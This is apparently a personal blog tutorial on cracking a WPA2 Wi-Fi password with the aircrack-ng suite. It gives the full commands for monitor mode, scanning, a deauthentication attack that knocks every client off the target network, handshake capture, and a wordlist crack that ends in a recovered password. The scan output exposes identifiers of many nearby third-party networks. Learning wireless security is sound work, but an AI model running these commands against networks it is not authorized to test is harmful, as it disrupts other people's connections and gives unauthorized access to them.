# Wi-Fi Hacking


In my ethical hacking journey, the next topic is Wi-fi hacking in this topic we are learning how to hack wi-fi and more ….

First for Wi-fi Hacking we need a one external device called Wireless Wi-fi USB adapter in this case I'm using TP-Link High Gain Wireless USB Adapter


This is the wifi adapter im using,what is this exactly and what it do?

So basically this adapter catches the frequency when 2 devices connecting to each other which means for example when an computer trying to connect any Wi-Fi this device catches its handshake at the time of connection.

Plug This Wi-Fi adapter to your system and because I'm using my kali Linux in VMware I need to add this removable device to machine as shows in below images.



Turn on your kali machine and then go to the removable devices and select connect to kali option as shows in above image.


After that we will check our wifi adapter is connected and its on for that type command: iwconfig


After this now we will see next part in stages

So, in

**Stage 1: Verify Wireless NIC**

- To view and document your wireless adapter, type the following command into the terminal
  **"airmon-ng"**




Now here the mode wlan0 is managed we need change it to monitor for monitoring the connections.

- To create an interface that runs in monitor mode, type the following command:
  **airmon-ng start wlan0**

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0mon

PHY     Interface       Driver          Chipset

phy1    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode already enabled for [phy1]wlan0mon on [phy1]10)

┌──(kali㉿kali)-[~]
└─$
```

We are already in monitor mode in this case and wlan0mon is new interface id because we are in monitor mode.

**Stage 2: Discover networks with Airodump-ng**

- Type the following command to display a list of wireless networks**:**
  **airodump-ng wlan0mon**

```
CH 12 ][ Elapsed: 7 mins ][ 2025-09-12 03:52

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

60:83:E7:51:36:A9  -91        3        0    0   6  130   WPA2 CCMP   PSK  Dwaraka Grand 3\02
FA:93:8E:63:D4:B8  -51       54       42    0   6  180   WPA2 CCMP   PSK  Default Device
6C:4F:89:B7:FA:17  -80        9        0    0  11  130   WPA2 CCMP   PSK  Airtel_Sangeeta
3E:E5:3B:42:AF:E7  -74       66        3    0   1  180   WPA3 CCMP   SAE  Kishor patil😍🤩🤩🤩😍
A0:47:D7:0C:B5:08  -92       25        0    0   6  270   OPN              iBall-Baton
44:95:3B:AA:0C:20  -88       21        1    0   2  270   WPA2 CCMP   PSK  BAANDCOMPANY
B4:A7:C6:1E:5D:C1  -88       33        0    0   1  270   WPA2 CCMP   PSK  Airtel_Boss
26:0B:88:CA:53:A9  -87       75        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
98:D8:63:E9:A2:FB  -89       17        0    0   1   65   OPN              AP_723817800
28:6C:07:73:4F:04  -89       99        1    0   6   54e. OPN              zhimi-airpurifier-m1_miap4f04
A6:8B:09:20:BD:60   -1        0        0    0   4   -1                    <length:  0>
6C:4F:89:C7:C8:7F  -87       20        3    0  11  130   WPA2 CCMP   PSK  Airtel_Coco
20:0C:86:B8:63:81  -59      395        0    0  11  130   WPA2 CCMP   PSK  Airtel_imra_2153
8C:4A:C4:33:73:6F  -88      136        0    0  11   54e. WPA2 CCMP   PSK  W04_255802248
44:FB:5A:9E:5C:FE  -86      101        0    0   4  270   WPA2 CCMP   PSK  ZTE
78:8C:B5:F1:0C:71  -83      331      112    0   3  360   OPN              AIPL Meeting Room
A8:42:A1:87:65:8F  -83      268      120    0   9  360   OPN              AIPL Office - Administration
A8:3A:48:18:AA:D6  -87        7        1    0   8  130   WPA2 CCMP   PSK  SAI
3E:F8:7E:5E:3E:B3  -74      191        0    0   1   54   WPA3 CCMP   SAE  AIPL-Office-Main
48:EE:0C:D9:47:A6  -83      112        0    0   1   65   WPA2 CCMP   PSK  Manmeet
28:3B:82:3B:CD:73  -85       93        0    0   2  130   WPA2 CCMP   PSK  JioFi4_0A83C2
24:0B:88:FA:53:A9  -87       75        0    0   1  130   WPA2 CCMP   PSK  Airtel_Officeokay

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

FA:93:8E:63:D4:B8  20:0C:86:B8:63:80   -1    1e- 0      0        42
A0:47:D7:0C:B5:08  2E:21:9D:9F:6B:21  -90    0 - 1e     0         2
44:95:3B:AA:0C:20  00:E0:26:2E:32:E7   -1    1e- 0      0         6
```

Here we have a list of wireless network lets target a 2nd device called Default Device.

- Document the following information for the wireless network you are authorized to assess and for which you wish to crack the encryption:

  BSSID: _____
  Channel: _____
  Encryption Type (WEP/WPA/WPA2): _____
  ESSID (The name of wi-fi network): _____


  In this case we got all information about our target that is as follows
  BSSID: FA:93:8E:63:D4:B8
  Channel: 6
  Encryption Type (WEP/WPA/WPA2): WPA2
  ESSID (The name of wi-fi network): Default Device

- To capture wireless traffic for the network you are authorized to pen test and save the packets to a file, type the following command:
  **airodump-ng -c 6 --bssid FA:93:8E:63:D4:B8 -w Rushi-wifi wlan0mon**



### Stage 3: Perform deauthentication attack

- While that is running I started a new terminal window. In the new terminal window, type the following command to perform a deauthentication attack on all clients connected:
  **aireplay-ng --deauth 0 -a FA:93:8E:63:D4:B8 wlan0mon**





This allows the airodump-ng command running in the other terminal to capture the handshake traffic when re-authentication occurs.

- After a few minutes, switch back to Airodump-ng terminal. We see the WPA handshake information that was captured at the top of the screen in our Airodump window (which is still running).
  After that we will Switch back to the Aireplay-ng terminal window and choose Ctrl+C to stop the deauthentication traffic.

**Stage 4: Crack the WPA/WPA2 key**

- To crack the WPA/WPA2 encryption key using a brute-force method with a password list file, run the following command:
  **aircrack -ng Rushi-wifi-02.cap -w /usr/share/wordlist/rockyou.txt**




**We got the Password (jordan20)**